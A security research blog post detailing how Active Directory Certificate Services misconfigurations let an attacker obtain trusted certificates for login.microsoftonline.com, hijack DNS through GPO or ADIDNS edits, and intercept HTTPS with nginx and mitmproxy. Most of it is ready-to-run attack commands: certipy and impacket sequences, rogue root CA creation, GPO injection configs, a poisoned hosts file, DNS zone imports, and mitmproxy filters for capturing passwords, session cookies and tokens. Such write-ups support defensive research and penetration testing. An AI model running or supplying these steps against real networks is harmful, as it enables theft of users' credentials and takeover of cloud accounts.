The security of HTTPS rests on the trustworthiness of certificate authorities (CAs). While it is highly unlikely that cyber criminals breach a public CA and issue a certificate without being detected, internal CAs are a different story. In fact, Active Directory Certificate Services (ADCS) is well-known for its misconfigurations.
Most prior research targeted client authentication certificates, since they enable direct privilege escalation in Active Directory. Only recently, server authentication certificates came more into focus.

This post shows how attackers can abuse ADCS to obtain trusted TLS certificates for arbitrary domains, hijack DNS to gain a machine-in-the-middle (MITM) position, and subsequently decrypt HTTPS traffic. While multiple approaches are shown for each of these three steps, the main focus is on obtaining server authentication certificates, since this is where the HTTPS threat model conflicts with Active Directory.

Once attackers can intercept traffic and present a server authentication certificate for the Microsoft Entra ID login page, they can steal session cookies and access tokens, without resorting to traditional credential dumping techniques on the endpoint. And when they captured authentication material of a privileged user, they can move laterally from on-prem to the cloud.
1) Obtain a certificate
The attacker’s first objective is to obtain a trusted certificate for login.microsoftonline.com. The following sections outline several possible methods, each with increasing privilege requirements.
1a) Computer account creation
The first method is not as powerful as the following, because it can target only internal applications, but it works in the default configuration of Active Directory, where the machine account quota is set to ten. An attacker who can create new computer accounts, can obtain server certificates for any subdomain of the Active Directory domain that has not already been “claimed” by another computer. For instance, if an internal application is hosted at https://passwordvault.sevenkingdoms.local, but the sAMAccountName of the underlying server is srv03$, an attacker can create the computer passwordvault$ and receive a certificate for passwordvault.sevenkingdoms.local.
Where does this limitation come from? When a computer account is created, the domain controller (DC) validates the dNSHostName attribute of the to-be-created computer. Given the computer hackerpc1$ in the domain sevenkingdoms.local, the DC verifies that its dNSHostName equals hackerpc1.sevenkingdoms.local.
Additionally, an attacker can freely choose the sAMAccountName during computer creation, but it must be unique across all accounts. And even though an existing computer is permitted to modify its own dNSHostName, this occurs through a “validated write”, where the DC performs the same validation as during creation. Just for completeness, a computer can write arbitrary values into its own msDS-AdditionalDNSHostName attribute, but this attribute is not transferred into the certificate.
Then, as the newly created computer, the attacker can request a certificate from ADCS. The certificate template must specify Server Authentication as extended key usage (EKU) and the computer needs enrollment permissions for the template. By default, the Machine template satisfies both requirements. The resulting certificate will contain the value of the dNSHostName attribute as subject alternate name (SAN).
To perform this attack from Linux, you can use impacket to create the computer and certipy to request a certificate.
impacket-addcomputer -method LDAPS -k -no-pass -computer-name passwordvault sevenkingdoms.local/
impacket-gettgt corp.local/passwordvault$
export KRB5CCNAME=passwordvault$.ccache
certipy req -k -no-pass -ca sevenkingdoms-ca -target kingslanding.sevenkingdoms.local -template Machine
certipy cert -pfx ./passwordvault.pfx -nokey -out ./server.pem
certipy cert -pfx ./passwordvault.pfx -nocert -out ./server.key
1b) Computer account manipulation
An attacker with GenericWrite on a computer object can write an arbitrary string into the computer’s dNSHostName attribute and take over the computer account via Shadow Credentials or RBCD. As the computer, the attacker can then request a certificate from ADCS that contains the previously specified string as SAN.
First, check the privileges on the target computer account hackerpc1$.
$ impacket-dacledit -k -no-pass -action read -target 'hackerpc1$' sevenkingdoms.local/
...
[*]   ACE[8] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : ReadControl, WriteProperties, ReadProperties, Self, ListChildObjects (0x2003c)
[*]     Trustee (SID)             : hacker1 (S-1-5-21-1798895762-2647094234-2649376422-1124)
...
Then, take over the computer, modify its dNSHostName attribute, retrieve a certificate, and restore the original attribute.
export KRB5CCNAME=hacker1.ccache
certipy shadow auto -target kingslanding.sevenkingdoms.local -account 'hackerpc1$'
certipy account read -k -no-pass -user 'hackerpc1$'
certipy account update -k -no-pass -user 'hackerpc1$' -dns login.microsoftonline.com
export KRB5CCNAME=hackerpc1$.ccache
certipy req -k -no-pass -ca sevenkingdoms-ca -target kingslanding.sevenkingdoms.local -template Machine
export KRB5CCNAME=hacker1.ccache
certipy account update -k -no-pass -user 'hackerpc1$' -dns hackerpc1.sevenkingdoms.local
certipy cert -pfx ./login.pfx -nokey -out ./server.pem
certipy cert -pfx ./login.pfx -nocert -out ./server.key
When you try to set a dNSHostName that is already used by another computer, the DC will reject the update. However, this is not because duplicate dNSHostNames are forbidden. As @l4yk described here, the reason is that the computer’s service principal names (SPNs) are automatically updated and duplicate SPNs are not allowed. Once the SPNs have been removed, a truly arbitrary dNSHostName can be set.
certipy account update -k -no-pass -user 'hackerpc1$' -spns ''
certipy account update -k -no-pass -user 'hackerpc1$' -dns kingslanding.sevenkingdoms.local
1c) ADCS ESC17
An attacker that can enroll in an ADCS certificate template, that has a server authentication EKU and has the “enrollee supplies subject” flag enabled, can request certificates for arbitrary domains. It is essentially ESC1, but targeting templates with a Server Authentication EKU rather than Client Authentication.
Certipy PR #344 implements a check for ESC17.
certipy find -k -no-pass -target kingslanding.sevenkingdoms.local -dc-only -stdout > ./certipy.txt
grep ESC17 ./certipy.txt
certipy req -k -no-pass -ca sevenkingdoms-ca -target kingslanding.sevenkingdoms.local -template InsecureWebServer -dns login.microsoftonline.com
certipy cert -pfx ./login.pfx -nokey -out ./server.pem
certipy cert -pfx ./login.pfx -nocert -out ./server.key
1d) GPO modification
If an attacker has GenericWrite on a GPO object and, preferably, the associated SYSVOL folder, they can modify the GPO and deploy their own root CA to all computers affected by the GPO.
First, generate a CA certificate and key.
cat << EOF > ./ca.cnf
[ca]
default_ca = myca

[myca]
unique_subject = no
certificate = ./ca.pem
private_key = ./ca.key
database = ./index.txt
serial = ./serial.txt
crlnumber = ./crlnumber.txt
new_certs_dir = ./certs
default_days = 365
default_crl_days = 365
default_md = sha256
default_clr_md = sha256
policy = myca_policy
x509_extensions = myca_extensions
copy_extensions = copy

[myca_policy]
commonName = supplied
organizationalUnitName = optional
organizationName = optional
stateOrProvinceName = optional
countryName = optional
emailAddress = optional

[myca_extensions]
subjectKeyIdentifier = hash
authorityKeyIdentifier = keyid:always
keyUsage = critical,digitalSignature,keyEncipherment
extendedKeyUsage = serverAuth
crlDistributionPoints = URI:http://login.microsoftonline.com/ca.crl
EOF
openssl genrsa -out ./ca.key 2048
openssl req -x509 -new -nodes -key ./ca.key -sha256 -days 3650 -out ./ca.pem -subj '/CN=Hacker Root CA/O=Hacker Trust Services/C=US' -addext basicConstraints=critical,CA:TRUE -addext keyUsage=digitalSignature,keyCertSign,cRLSign -addext subjectKeyIdentifier=hash
Note:
The CA certificate must specify a certificate revocation list (CRL) and the CRL distribution point must be reachable. Otherwise, Schannel will reject the certificate withCERT_TRUST_REVOCATION_STATUS_UNKNOWN.
To modify the GPO from a Windows system, open gpedit.msc, select the target GPO and go to Computer Configuration/Policies/Windows Settings/Security Settings/Public Key Policies/Trusted Root Certification Authorities, right-click, hit Import and select your CA certificate.
On Linux, GroupPolicyBackdoor can be used. Trusted CA certificates are stored in the registry, but unfortunately in a Windows-specific binary format. The easiest way to convert a certificate into this format is to import it on a Windows VM and dump the resulting registry key.
First, get the certificate fingerprint.
openssl x509 -in ./ca.pem -noout -fingerprint | grep -o '=.*$' | sed 's/[=:]//g'Then import the certificate and read its hex blob.
certutil.exe -addstore Root .\ca.pem
reg.exe query HKLM\SOFTWARE\Microsoft\SystemCertificates\Root\Certificates\$fingerprint /v Blob
Finally, modify the GPO.
cat << EOF > ./modules_templates/CA_set.ini
[MODULECONFIG]
name = Registry
type = computer

[MODULEOPTIONS]
hive = HKEY_LOCAL_MACHINE
path = SOFTWARE\Policies\Microsoft\SystemCertificates\Root\Certificates\$fingerprint
key = Blob
key_type = REG_BINARY
value = $hexblob

[MODULEFILTERS]
filters =
EOF
python3 ./gpb.py gpo inject -k -d sevenkingdoms.local --gpo-guid 575159AE-DCB4-4992-947F-4DC73D6AE51A -m ./modules_templates/CA_set.ini
In the lab, the installation of the CA certificate can be verified with the following commands.
Get-ChildItem -Path Cert:\LocalMachine\Root
reg.exe query HKLM\SOFTWARE\Policies\Microsoft\SystemCertificates\Root\Certificates /s
Once the root CA is installed, use it to sign a server certificate for login.microsoftonline.com.
cat << EOF > ./server.cnf
[req]
default_bits = 2048
prompt = no
distinguished_name = my_dn
req_extensions = my_req_ext

[my_dn]
CN = login.microsoftonline.com

[my_req_ext]
subjectAltName = @my_alt_names

[my_alt_names]
DNS.1 = login.microsoftonline.com
DNS.2 = *.login.microsoftonline.com
EOF
openssl genrsa -out ./server.key 2048
openssl req -new -key ./server.key -out ./server.csr -config ./server.cnf
touch ./index.txt
echo 01 > ./serial.txt
mkdir ./certs ./srv
openssl ca -batch -config ./ca.cnf -notext -in ./server.csr -out ./server.pem
echo 01 > ./crlnumber.txt
openssl ca -config ./ca.cnf -gencrl -out ./srv/ca.crl
To undo the GPO modifications applied by GroupPolicyBackdoor, consult its documentation.
1e) ADCS ESC5
An attacker with CreateChild privileges on CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configuration,DC=... can publish their own root CA. The CA certificate will be installed by all domain computers during their next group policy sync. By default, only domain admins, enterprise admins and DCs can publish CAs.
$ impacket-dacledit -k -no-pass -action read -target-dn 'CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configuration,DC=sevenkingdoms,DC=local' sevenkingdoms.local/
...
[*] Printing parsed DACL
[*]   ACE[0] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : None
[*]     Access mask               : ReadControl, ReadProperties, ListChildObjects, CreateChild (0x20015)
[*]     Trustee (SID)             : hacker1 (S-1-5-21-1798895762-2647094234-2649376422-1124)
...
On Windows, the built-in certutil can be used to deploy a root CA, but it seems to expect enterprise admin privileges. How a suitable CA certificate can be generated is shown in section 1c.
certutil.exe -dspublish -v -f .\ca.pem RootCAWe developed the Python script mitmtool to make this exploitable with only CreateChild privileges. More detailed usage instructions can be found on GitHub.
export KRB5CCNAME=hacker1.ccache
mitmtool rootca publish 'ldap+kerberos-ccache://sevenkingdoms.local\hacker1@kingslanding.sevenkingdoms.local/?dc=kingslanding.sevenkingdoms.local' ./ca.pem
Note:
As you may be able to infer from the slightly unwieldy LDAP connection string,mitmtoolis based on msldap. Big thanks to @skelsec for all his work.
In a lab, the synchronization of the certificate store can be triggered with gpupdate. During an engagement, you have to wait for the periodic group policy update.
gpupdate.exe /forceAdditionally, domain admins, enterprise admins, DCs and members of the group Cert Publishers can modify the cACertificate attribute of existing CA objects like CN=SEVENKINGDOMS-CA,CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configuration,DC=....
$ impacket-dacledit -k -no-pass -action read -target-dn 'CN=SEVENKINGDOMS-CA,CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configuration,DC=sevenkingdoms,DC=local' sevenkingdoms.local/
...
[*]   ACE[1] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE, OBJECT_INHERIT_ACE
[*]     Access mask               : FullControl (0xf01ff)
[*]     Trustee (SID)             : Cert Publishers (S-1-5-21-1798895762-2647094234-2649376422-517)
...
This is obviously a very bad idea in a production environment, but if you still want to go ahead, you need a CA certificate whose subject matches that of the certificate you intend to replace.
export KRB5CCNAME=certpub.ccache
mitmtool rootca list 'ldap+kerberos-ccache://sevenkingdoms.local\certpub@kingslanding.sevenkingdoms.local/?dc=kingslanding.sevenkingdoms.local'
openssl genrsa -out ./ca.key 2048
openssl req -x509 -new -nodes -key ./ca.key -sha256 -days 3650 -out ./ca.pem -subj '/CN=SEVENKINGDOMS-CA/DC=sevenkingdoms/DC=local' -addext basicConstraints=critical,CA:TRUE -addext keyUsage=digitalSignature,keyCertSign,cRLSign -addext subjectKeyIdentifier=hash
mitmtool rootca overwrite 'ldap+kerberos-ccache://sevenkingdoms.local\certpub@kingslanding.sevenkingdoms.local/?dc=kingslanding.sevenkingdoms.local' ./ca.pem
1f) ADCS golden certificate
This technique is well-documented but worth including for completeness. A user with local admin privileges on the ADCS server can steal the private key of the root CA and sign their own certificates.
certipy ca -k -no-pass -target kingslanding.sevenkingdoms.local -ca sevenkingdoms-ca -backup
certipy cert -pfx ./sevenkingdoms-ca.pfx -nokey -out ./ca.pem
certipy cert -pfx ./sevenkingdoms-ca.pfx -nocert -out ./ca.key
To forge a suitable server certificate, see section 1c.
2) Hijack DNS
The second objective of the attacker is to gain a MITM position. The following techniques can target the entire internal network. Nevertheless, classic attacks in the local subnet, such as DHCPv6 DNS takeover or ARP spoofing, can be effective as well.
Warning:
Traffic redirection can quickly turn into an unintended denial of service attack (DOS). Be careful, practise in a lab, and always try with an unimportant domain first.
2a) GPO modification
This attack works particularly well together with method 1c, because both have the same preconditions. An attacker needs the ability to modify an existing GPO. This can be used to overwrite the hosts file on computers affected by that GPO.
On Windows, open gpedit.msc, select the target GPO and add an entry under Computer Configuration/Policies/Windows Settings/Files. The destination path should be C:\windows\system32\drivers\etc\hosts and the action Replace.
On Linux, GroupPolicyBackdoor with PR #8 can be used.
cat << EOF > ./modules_templates/Hosts_replace.ini
[MODULECONFIG]
name = Files
type = computer

[MODULEOPTIONS]
action = replace
name = hosts
source_file = \\kingslanding.sevenkingdoms.local\transfer\hosts
destination_file = C:\windows\system32\drivers\etc\hosts

[MODULEFILTERS]
filters =
EOF
cat << EOF > ./hosts
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#	127.0.0.1       localhost
#	::1             localhost
203.0.113.113 login.microsoftonline.com
EOF
export KRB5CCNAME=hacker1.ccache
netexec smb kingslanding.sevenkingdoms.local --use-kcache --share transfer --put-file ./hosts hosts
python3 ./gpb.py gpo inject -k -d sevenkingdoms.local --gpo-guid 575159AE-DCB4-4992-947F-4DC73D6AE51A -m ./modules_templates/Hosts_replace.ini
2b) ADIDNS manipulation
An attacker with CreateChild permissions on either CN=MicrosoftDNS,DC=ForestDnsZones,DC=sevenkingdoms,DC=local (forest-wide), CN=MicrosoftDNS,DC=DomainDnsZones,DC=sevenkingdoms,DC=local (domain-wide) or CN=MicrosoftDNS,CN=System,DC=sevenkingdoms,DC=local (legacy domain-wide) can create a new zone in the Active Directory Integrated DNS (ADIDNS). For example, any member of the DnsAdmins group fulfills this condition.
$ impacket-dacledit -k -no-pass -action read -target-dn CN=MicrosoftDNS,DC=DomainDnsZones,DC=sevenkingdoms,DC=local sevenkingdoms.local/
...
[*]   ACE[2] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : WriteOwner, WriteDACL, ReadControl, Delete, AllExtendedRights, DeleteTree, WriteProperties, ReadProperties, Self, ListChildObjects, DeleteChild, CreateChild (0xf017f)
[*]     Trustee (SID)             : DnsAdmins (S-1-5-21-1798895762-2647094234-2649376422-1102)
...
There are two methods for hijacking DNS resolution through ADIDNS: Either by creating a forward lookup zone (authoritative zone), or by creating a conditional forwarder.
When a conditional forwarder is configured, the DC forwards all DNS queries for the given domain to the attacker’s DNS server. When this connection is blocked, e.g. by the perimeter firewall, this becomes a DOS.
In contrast, a forward lookup zone works offline and does not need a connection to the attacker’s DNS server. However, missing subdomain records can cause problems as well.
Use mitmtool to create a conditional forwarder for login.microsoftonline.com.
export KRB5CCNAME=dnsadmin.ccache
mitmtool dnszone create 'ldap+kerberos-ccache://sevenkingdoms.local\dnsadmin@kingslanding.sevenkingdoms.local/?dc=kingslanding.sevenkingdoms.local' --zone login.microsoftonline.com --forward 203.0.113.113
Or create a forward lookup zone together with additional subdomain records.
export KRB5CCNAME=dnsadmin.ccache
mitmtool dnszone import 'ldap+kerberos-ccache://sevenkingdoms.local\dnsadmin@kingslanding.sevenkingdoms.local/?dc=kingslanding.sevenkingdoms.local' --scope domain --zone login.microsoftonline.com << EOF
[
  {
    "name": "@",
    "records": [
      {
        "rtype": "SOA",
        "data": {
          "primary_server": {
            "value": "kingslanding.sevenkingdoms.local"
          },
          "zone_admin_email": {
            "value": "hostmaster.sevenkingdoms.local"
          }
        }
      },
      {
        "rtype": "NS",
        "data": {
          "value": "kingslanding.sevenkingdoms.local"
        }
      },
      {
        "rtype": "A",
        "data": {
          "value": "203.0.113.113"
        }
      }
    ]
  },
  {
    "name": "ccs",
    "records": [
      {
        "rtype": "CNAME",
        "data": {
          "value": "outlook.office365.com"
        }
      }
    ]
  },
  {
    "name": "cert.ccs",
    "records": [
      {
        "rtype": "CNAME",
        "data": {
          "value": "outlook.office365.com"
        }
      }
    ]
  },
  {
    "name": "certauth",
    "records": [
      {
        "rtype": "CNAME",
        "data": {
          "value": "certauth.login.mso.msidentity.com"
        }
      }
    ]
  },
  {
    "name": "device",
    "records": [
      {
        "rtype": "CNAME",
        "data": {
          "value": "device.login.mso.msidentity.com"
        }
      }
    ]
  }
]
EOF
3) Decrypt traffic
After obtaining a trusted certificate and hijacking DNS, everything is ready to decrypt the incoming traffic.
If you have created a conditional forwarder, start a DNS server on your server that resolves the target domain to the server’s IP and forwards everything else to a public resolver. For example, by using dnschef.
python3 ./dnschef.py --interface 10.0.12.34 --fakeip 203.0.113.113 --fakeipv6 2001:db8::113Next, start a web server like Nginx on port 80 and 443. Port 80 should serve the CA CRL and redirect everything else to 443. Port 443 should proxy to localhost.
cat << 'EOF' > ./nginx.conf
http {
  server {
    server_name login.microsoftonline.com;
    listen 80 default_server;
    listen [::]:80 default_server;

    location / {
      return 302 https://$host$request_uri;
    }

    location /ca.crl {
      root ./srv;
    }
  }

  server {
    server_name login.microsoftonline.com;
    listen 443 default_server ssl;
    listen [::]:443 default_server ssl;

    ssl_certificate server.pem;
    ssl_certificate_key server.key;
    ssl_protocols TLSv1.2 TLSv1.3;

    proxy_buffer_size 128k;
    proxy_buffers 4 128k;
    proxy_busy_buffers_size 128k;

    location / {
      proxy_pass http://127.0.0.1:8080;
    }
  }

  client_body_temp_path ./tmp;
  proxy_temp_path ./tmp;
  fastcgi_temp_path ./tmp;
  uwsgi_temp_path ./tmp;
  scgi_temp_path ./tmp;
  access_log /dev/stdout;
  log_not_found off;

  sendfile on;
  tcp_nopush on;
  tcp_nodelay on;
  types_hash_max_size 4096;

  server_tokens off;

  charset utf-8;
  default_type application/octet-stream;
}

events {
  multi_accept on;
  worker_connections 1024;
}

pid /dev/shm/nginx.pid;
worker_processes auto;
worker_rlimit_nofile 2048;
daemon off;
pcre_jit on;
error_log /dev/stderr;
EOF
mkdir ./tmp ./srv
nginx -p . -c ./nginx.conf
Now, start mitmproxy on localhost.
mitmweb -m reverse:https://login.microsoftonline.com --no-rawtcp --listen-host 127.0.0.1 --listen-port 8080 --web-host 127.0.0.1 --web-port 8081 --no-web-open-browserAnd verify that everything works.
curl -I http://login.microsoftonline.com/ca.crl --connect-to login.microsoftonline.com:80:attacker.com:80
curl -I https://login.microsoftonline.com/ --connect-to login.microsoftonline.com:443:attacker.com:443 --cacert ./ca.pem
Warning:
When any intermediary between the endpoint and the internet performs SSL interception and does not trust the certificate presented by the attacker’s web server, it is probably going to block the connection. Also, mutual TLS authentication on the hijacked domain will inadvertently break.
Finally, open the web UI of mitmproxy. You can search in the incoming traffic for passwords, session cookies, access and refresh tokens with the these filters:
~u "^https://login\\.microsoftonline\\.com/.*?/login" ~m POST ~bq "login=" ~bq "passwd="
~u "^https://login\\.microsoftonline\\.com/.*?/login" ~hs "set-cookie: estsauth(persistent)?="
~u "^https://login\\.microsoftonline\\.com/.*?/oauth2/v2\\.0/token" ~bs "\"(access|refresh)_token\":"
Summary
All in all, Active Directory provides several “opportunities” to attack the confidentiality and integrity of HTTPS. One could even argue that illegitimate server authentication certificates are easier to obtain than client authentication certificates.
Furthermore, capturing Entra ID authentication material is just one example. Any web-based admin panel or API is an interesting target – whether it’s Microsoft Graph, the AWS Console, or an EDR dashboard. The same applies to web-based software deployment and software update mechanisms. Lastly, software deployment solutions such as Intune and SCCM likely offer a way to deploy a root CA and influence DNS resolution on their managed devices, which can create additional attack paths.
References
- Certified Pre-Owned
- Relaying Kerberos over DNS using krbrelayx and mitm6
- Certifried: Active Directory Domain Privilege Escalation (CVE-2022–26923)
- From NTAuthCertificates to “Silver” Certificate
- A “deep dive” in Cert Publishers Group
- Group Policy Security Nightmares pt2
- Server Authentication: The neglected area of ADCS
- ESC5: Vulnerable PKI Object Access Control
- Using ADCS to Attack HTTPS-Enabled WSUS Clients